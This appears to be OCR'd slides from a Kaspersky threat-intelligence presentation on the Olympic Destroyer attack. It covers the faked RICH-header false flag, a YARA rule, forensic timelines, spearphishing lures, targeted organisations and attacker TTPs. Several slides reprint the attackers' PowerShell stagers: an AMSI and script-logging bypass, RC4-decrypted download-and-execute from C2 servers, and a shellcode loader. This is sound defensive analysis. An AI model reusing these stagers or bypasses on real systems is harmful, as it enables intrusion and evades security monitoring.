B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00   ╕        @
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 00 00 00-00 00 00 00-E8 00 00 00                  Φ
0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68   ♫▼╢╠ ┤○=!╕☺L=!Th
69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F   is program canno
74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20   t be run in DOS
6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00   mode.♪♪◙$
D3 1E 27 79-97 7F 49 2A-97 7F 49 2A-97 7F 49 2A   ╙▲'yùΔI*ùΔI*ùΔI*
EC 63 45 2A-96 7F 49 2A-F8 60 43 2A-9C 7F 49 2A   ∞cE*ûΔI*°`C*£ΔI*
14 63 47 2A-92 7F 49 2A-F8 60 4D 2A-93 7F 49 2A   ¶cG*ÆΔI*°`M*ôΔI*
54 70 14 2A-90 7F 49 2A-97 7F 48 2A-DA 7F 49 2A   Tp¶*ÉΔI*ùΔH*┌ΔI*
A1 59 42 2A-94 7F 49 2A-52 69 63 68-97 7F 49 2A   íYB*öΔI*RichùΔI*
```

— Typical binary created by Visual Studio 6

— C++ application having three source code files

— Slightly newer SDK to link the Windows APIs

Raw data	Type	Count	Produced by
000C 1C7B 00000001	oldnames	1	12 build 7291
000A 1F6F 0000000B	cobj	11	VC 6 (build 8047)
000E 1C83 00000005	masm613	5	MASM 6 (build 7299)
0004 1F6F 00000004	stdlibdll	4	VC 6 (build 8047)
005D 0FC3 00000007	sdk/imp	7	VC 2003 (build 4035)
0001 0000 0000004D	imports	77	imports (build 0)
000B 2636 00000003	c++obj	3	VC 6 (build 9782)

Suspicious header information


Extract RICH header of wiper and hunting

Making yara rule and run it to our sample set

```
rule apt_ZZ_Pyeongchang_Olympic_attack_RICH_header {
meta:
        copyright = "Kaspersky Lab"
        description = "Rule to detect Pyeongchang_Olympic_attack samples"
        last_modified = "2018-02-13"
        hash = "3c0d740347b0362331c882c2dee96dbf"
        hash = "5D0FFBC8389F27B0649696F0EF5B3CFE"
        version = "1.0"

strings:
        $c ={00 D3 1E 27 79 97 7F 49 2A 97 7F 49 2A 97 7F 49 2A EC
        63 45 2A 96 7F 49 2A F8 60 43 2A 9C 7F 49 2A 14 63 47
        2A 92 7F 49 2A F8 60 4D 2A 93 7F 49 2A 54 70 14 2A 90
        7F 49 2A 97 7F 48 2A DA 7F 49 2A A1 59 42 2A 94 7F 49
        2A 52 69 63 68 97 7F 49 2A 00}

condition:
        uint16(0) == 0x5A4D and
        filesize < 5000000 and
        $c
}
```



Only 4 Bluenoroff wiper detected!!

KASPERSKY lab

Devil in the RICH header

Carefully look into Olympic Destroyer wiper RICH header

RICH header in Olympic Destroyer wiper

— Binary created with Visual Studio 6

— Three source code page

Raw data	Type	Count	Produced by
000C 1C7B 00000001	oldnames	1	12 build 7291
000A 1F6F 0000000B	cobj	11	VC 6 (build 8047)
000E 1C83 00000005	masm613	5	MASM 6 (build 7299)
0004 1F6F 00000004	stdlibdll	4	VC 6 (build 8047)
005D 0FC3 00000007	sdk/imp	7	VC 2003 (build 4035)
0001 0000 0000004D	imports	77	imports (build 0)
000B 2636 00000003	c++obj	3	VC 6 (build 9782)

mscoree.dll reference of VS6 compiled binary

___ tmainCRTStartup function of Olympic Destroyer

```
00401822        ___tmainCRTStartup proc near            ; CODE XREF: start+5↓j
00401822        StartupInfo     = _STARTUPINFOW ptr -68h
00401822        var_24          = dword ptr -24h
00401822        var_20          = dword ptr -20h
00401822        var_1C          = dword ptr -1Ch
00401822        ms_exc          = CPPEH_RECORD ptr -18h
00401822 6A 58                  push    58h
00401824 68 A0+                 push    offset stru_407BA0
00401829 E8 52+                 call    __SEH_prolog4
0040182E 8D 45+                 lea     eax, [ebp+StartupInfo]
00401831 50                     push    eax             ; lpStartupInfo
00401832 FF 15+                 call    ds:GetStartupInfoW
00401838 33 F6                  xor     esi, esi
```

Actual version is Visual Studio 2010 (MSVC 10)!

KASPERSKY lab

Devil in the RICH header

Forgotten sample


Olympic Destroyer wiper **compiled on “2018:02:09 10:42:19”** has original RICH header

Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
30319	0x00ab	0x0000000a	prodidUtc1600_CPP	Visual Studio 2010 (10.00)
30319	0x009e	0x00000008	prodidMasm1000	Visual Studio 2010 (10.00)
30319	0x00aa	0x00000038	prodidUtc1600_C	Visual Studio 2010 (10.00)
30729	0x0093	0x0000000b	prodidImplib900	Visual Studio 2008 (09.00)
0	0x0001	0x00000064	prodidImport0	Visual Studio (00.00)
30319	0x00af	0x00000001	prodidUtc1600_LTCG_CPP	Visual Studio 2010 (10.00)
30319	0x009d	0x00000001	prodidLinker1000	Visual Studio 2010 (10.00)

Devil in the RICH header

Malware author copy and paste RICH header from Bluenoroff wiper


Complex false flag operation designed to attribute this attack to Lazarus(Bluenoroff) group



Forensic investigation

How we engaged this investigation?

Origin host of worm spreading



COMPROMISED SERVER

— Origin of worm propagation
— Server for ski gate automation
— Managed by external company

OLYMPIC DESTROYER

Path	Created	Size
C:\psp\hp.exe	2018-02-09 17:44:59	1,864,704
C:\Windows\Temp\izeho.exe	2018-02-09 18:07:45	284,160
C:\Windows\Temp_cpq.exe	2018-02-09 18:07:45	36,864
C:\Windows\Temp_sqy.exe	2018-02-09 18:07:45	339,096
C:\Windows\Temp_vhj.exe	2018-02-09 18:07:45	1,864,704

Powershell scripts from triage

Powershell and suspicious RDP connection

— Powershell executed on 2018-02-02 08:54:03

2018-02-02 08:34:06: RDP connection from external company

2018-02-02 08:54:03: Start of powershell backdoor

2018-02-02 08:58:32: RDP disconnect

— Base64 decoded scriptlet

```
If($PSVERsIoNTAbLe.PSVeRsIon.MAJOR -Ge 3){$GPS=[ReF].ASSEmbly.GETTYPE('System.Management.Automation.Utils')."GeTFie`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static').GEtVALUe($NulL);If($GPS['ScriptB'+'lockLogging….[redacted]….;$wC=NeW-ObJect SySTem.NEt.WEBClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$Wc.HEADERS.Add('User-Agent',$u);$wC.ProXY=[SYsTeM.NET.WeBREqUesT]::DEFAUltWebPROXY;$wC.PROxY.CredentIAlS = [SYsTem.NEt.CRedeNTialCacHe]::DeFAuLTNeTwoRKCredeNtiAls;$Script:Proxy = $wc.Proxy;$K=[SysTEM.Text.ENcOding]::ASCII.GETBYTes('94+K/L3OE?o@qRl>.:FPev7rtNb^|#im');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COuNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxor$S[($S[$I]+$S[$H])%256]}};$ser='http://131.255.*.*:8081';$t='/admin/get.php';$wc.HeAders.Add("Cookie","session=zt8VX24Knnzen8pNvhPl1xJ2E5s=");$daTA=$WC.DownlOADDATA($ser+$t);$iV=$DATa[0..3];$datA=$dATa[4..$data.leNgth];-joiN[CHAR[]](& $R $dAta ($IV+$K))|IEX
```

Additional powershells

— Obfuscated by Invoke-Obfuscation

— TCP 4444 port opener, ipconfig launcher, Downloader

```
powershell.exe -noni -nop -w hidden -c
&([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAG9MeFoCA7VW/2+aWhT/u…..
```

↓


```
[Byte[]]$f1i =
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHAr……maLB0gBw4XAddJYWMM=")
$yr4px =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((hw9n kernel32.dll CreateThread), (zZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$j6S,[IntPtr]::Zero,0,[IntPtr]::Zero)
```

Powershell scripts from triage

Lateral movement

— Move laterally via Psexec and stolen credential

— Powershell scriptlet : TCP 4444 port opener, ipconfig launcher and a downloader.





KASPERSKY lab

TTPs of Threat actor

Initial infection

Suspicious malicious documents

— Uploaded to multi-scanner service

File name	Type	Created	Weaponized
Ministry of Agriculture and Forestry organized meeting about prevent animal odor prevention against Pyeongchang Winter Olympic Games.doc	doc	2017-12-27 14:52:11	Malicious macro 
Hazard alarm (detection of highly pathogenic AI (H5N6 type) in fecal wild birds).docx	docx	2017-12-22 13:21:31	Embedded malicious hta 
Prevention of telephone terrorist threats.doc	doc	2018-02-05 16:33:56	Malicious macro 

Initial infection

Suspicious recipients

— Disguised mail from Korean NCTC (National Counter-Terrorism Center)

```
        for <kipoicd@korea.kr>;
        Fri, 29 Dec 2017 00:35:39 +0900 (KST)
Received: from unknown (HELO nctc.go.kr) (43.249.39.152)
        by 125.60.33.89 with ESMTP; 29 Dec 2017 00:34:29 +0900
X-Original-SENDERIP: 43.249.39.152
X-Original-MAILFROM: info@nctc.go.kr
X-Original-RCPTTO: kipoicd@korea.kr
```

Strange recipients

- krovy-**sk.com** (Wood company in Slovakia)
- okc-**sk.com** (Mining-related company in Canada)
- bcel-**kt.com** (Finance company in Laos)
- kuhle**kt.com** (Software company in Australia)
- wertproje**kt.com** (Real estate company in Germany)

Industry	Target Company/Org Domain
Government organization	airport.co.kr customs.go.kr kepco.co.kr kma.go.kr korail.com korea.kr pyeongchang2018.com sports.or.kr
Enterprise	**sk.com** **kt.com**
Energy	**esco-posco.co.kr** **posco.co.kr**
Semiconductor	**skhynix.com** **us.skhynix.com**
Transport	**koreanair.com** **hanjin.co.kr**
Hospital	gnah.co.kr
Media	donga.com
Advertising	ppcom.kr samikdisplay.co.kr (LED display company) tkad.co.kr vestceo@naver.com (LED Panel Advertising company email)
Resort/Hotel	alpensiaresort.co.kr yongpyong.co.kr

KASPERSKY lab

Initial infection

Spearphishing Powershell and Powershell from compromised victim

Spearphishing case

```
(  gCi VariABLE:FzS3AV  )."VaLUE"::"expecT100cOnTiNUe"=0;
 ${wC}=^&NEW-ObjecT System.Net.Webclient;${u}=Mozilla/5.0 (Windows NT 6.1;WOW64; Trident/7.0;
rv:11.0)like Gecko;
 (  GCI VARiabLe:fZS3aV )."vAlUe"::"seRVeRCeRTiFICaTEVALIDATIoNCALlbAck" = {${tRUE}};
 ${wC}."hEADERs".Add.Invoke(User-Agent,${U});
 ${WC}."PROXy"=  ( variaBLe  ("fX32R") -VAlUeO )::"DefaultWebProxy";
 ${wc}."pRoxY"."CREdENtials" =  ( GET-vaRiABle
('hE7KU'))."VAlue"::"dEFauLTNeTWOrkCREdENTIALs";
 ${K}=  $XNLO::"asCII".GetBytes.Invoke(5e2988cfc41d844e2114dceb8851d0bb);
 ${R}=
 {
  ${D},${K}=${ArGs};
  ${s}=0..255;0..255^|^&('%')
  {
    ${j}=(${j}+${s}[${_}]+${k}[${_}%${K}."couNt"])%256;
    ${s}[${_}],${S}[${J}]=${s}[${J}],${S}[${_}]
  };
  ${d}^|^&('%')
  {
    ${I}=(${I}+1)%256;
    ${h}=(${H}+${s}[${I}])%256;
    ${S}[${I}],${s}[${H}]=${s}[${H}],${S}[${I}];
    ${_}-BxoR${S}[(${s}[${I}]+${S}[${H}])%256]}
};
 ${Wc}."hEadeRS".Add.Invoke(cookie,session=ABWjqj0NiqToVn0TW2FTlHIAApw=);
 ${SER}=https://minibodegaslock[.]cl:443;
 ${T}=/components/com_tags/controllers/default_tags.php;
 ${dATa}=${Wc}.DownloadData.Invoke(${seR}+${T});
 ${IV}=${DATA}[0..3];
 ${dAta}=${DaTA}[4..${dAtA}.length];
…
```

OlympicDestroyer victim

```
$GPS['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}ElSE{[ScriptBlOcK]."GeTFiE`Ld"('
signatures','N'+'onPublic,Static').SETValUE($NUlL,(New-ObJecT
CoLLectIOnS.GeNeRIC.HAshSet[stRing]))}[ReF].AssEmbLY.GETTYPe('System.Management.Automatio
n.AmsiUtils')|?{$_}|%{$_.GEtField('amsiInitFailed','NonPublic,Static').SEtVALue($nULL,$TRuE)};
};
[SYStem.NeT.SerVicePoinTMANAGeR]::EXPeCt100ConTINuE=0;
$wC=NeW-ObJect SySTem.NEt.WEBClIeNT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$Wc.HEADErS.Add('User-Agent',$u);
$wC.ProXY=[SYsTeM.NET.WeBREqUesT]::DEFAUltWebPROXY;
$wC.PROxY.CredentIAlS = [SYsTem.NEt.CRedeNTialCacHe]::DeFAuLTNeTwoRKCredeNtiAls;
$Script:Proxy = $wc.Proxy;
$K=[SysTEM.Text.ENcOding]::ASCII.GETBYTes('94+K/L3OE?o@qRl>.:FPev7rtNb^|#im');
$R=
{
$D,$K=$ARgs;
$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COuNt])%256;
 $S[$_],$S[$J]=$S[$J],$S[$_]};
 $D|%
  {
   $I=($I+1)%256;
   $H=($H+$S[$I])%256;
   $S[$I],$S[$H]=$S[$H],$S[$I];
   $_-bxor$S[($S[$I]+$S[$H])%256]
  }
};
$ser='http://131.255.*.*:8081';
$t='/admin/get.php';
$wc.HeAders.Add("Cookie","session=zt8VX24Knnzen8pNvhPl1xJ2E5s=");
$daTA=$WC.DownlOADDATA($ser+$t);
$iV=$DATa[0..3];
$datA=$dATa[4..$data.leNgth];
-joiN[CHAR[]](& $R $dAta ($IV+$K))|IEX
```

KASPERSKY lab

Tactics, Techniques and Procedures

They are very good at open source attack tools

— Making malicious document : MMG (Malicious Macro Generator)
— Obfuscating powershell : Invoke-obfuscation
— Steganography : Invoke-PSImage
— Control victim : Empire powershell

Love open source tool means

— Easy to get and use
— Easy to evade detection
— Not easy to attribute
— Not easy to tracking

Malicious Macro Generator Utility

Simple utility design to generate obfuscated macro that also include a AV / Sandboxes es

Requirement

Invoke-PSImage

Embeds a PowerShell script in the pixels of a PNG file and genera

Invoke-PSImage takes a PowerShell script and embeds the bytes
oneliner for executing either from a file of from the web (when th

The least significant 4 bits of 2 color values in each pixel are used
it still looks decent. The image is saved as a PNG, and can be loss

Invoke-Obfuscation v1.8

Empire

Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/
Linux/OS X agent. It is the merge of the previous PowerShell Empire and Python EmPyre projects. The framework of
cryptologically-secure communications and a flexible architecture. On the PowerShell side, Empire implements the a
run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from
loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focus
framework. PowerShell Empire premiered at BSidesLV in 2015 and Python EmPyre premeiered at HackMiami 2016.

Empire relies heavily on the work from several other projects for its underlying functionality. We have tried to call ou
those people we've interacted with heavily here and have included author/reference link information in the source c
Empire module as appropriate. If we have failed to improperly cite existing or prior work, please let us know.

Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior.

Tactics, Techniques and Procedures

MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Spearphishing Attachment	Mshta Powershell Scheduled task	Scheduled task	Scheduled task Valid accounts	Deobfuscate/Decode Files or Info Scripting Valid accounts	Credential Dumping


Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Account Discovery Network Share Discovery System Network Connections Discovery	Logon script Pass the Hash Remote Desktop Protocol Remote File Copy	Data from local System	Exfiltration Over C&C Channel	Common Port Data Obfuscation Remote Access Tools Uncommonly Used Port Web Service

KASPERSKY lab

They are still alive

Fresh malicious document

INSTALLATION PROCESS



Malicious document

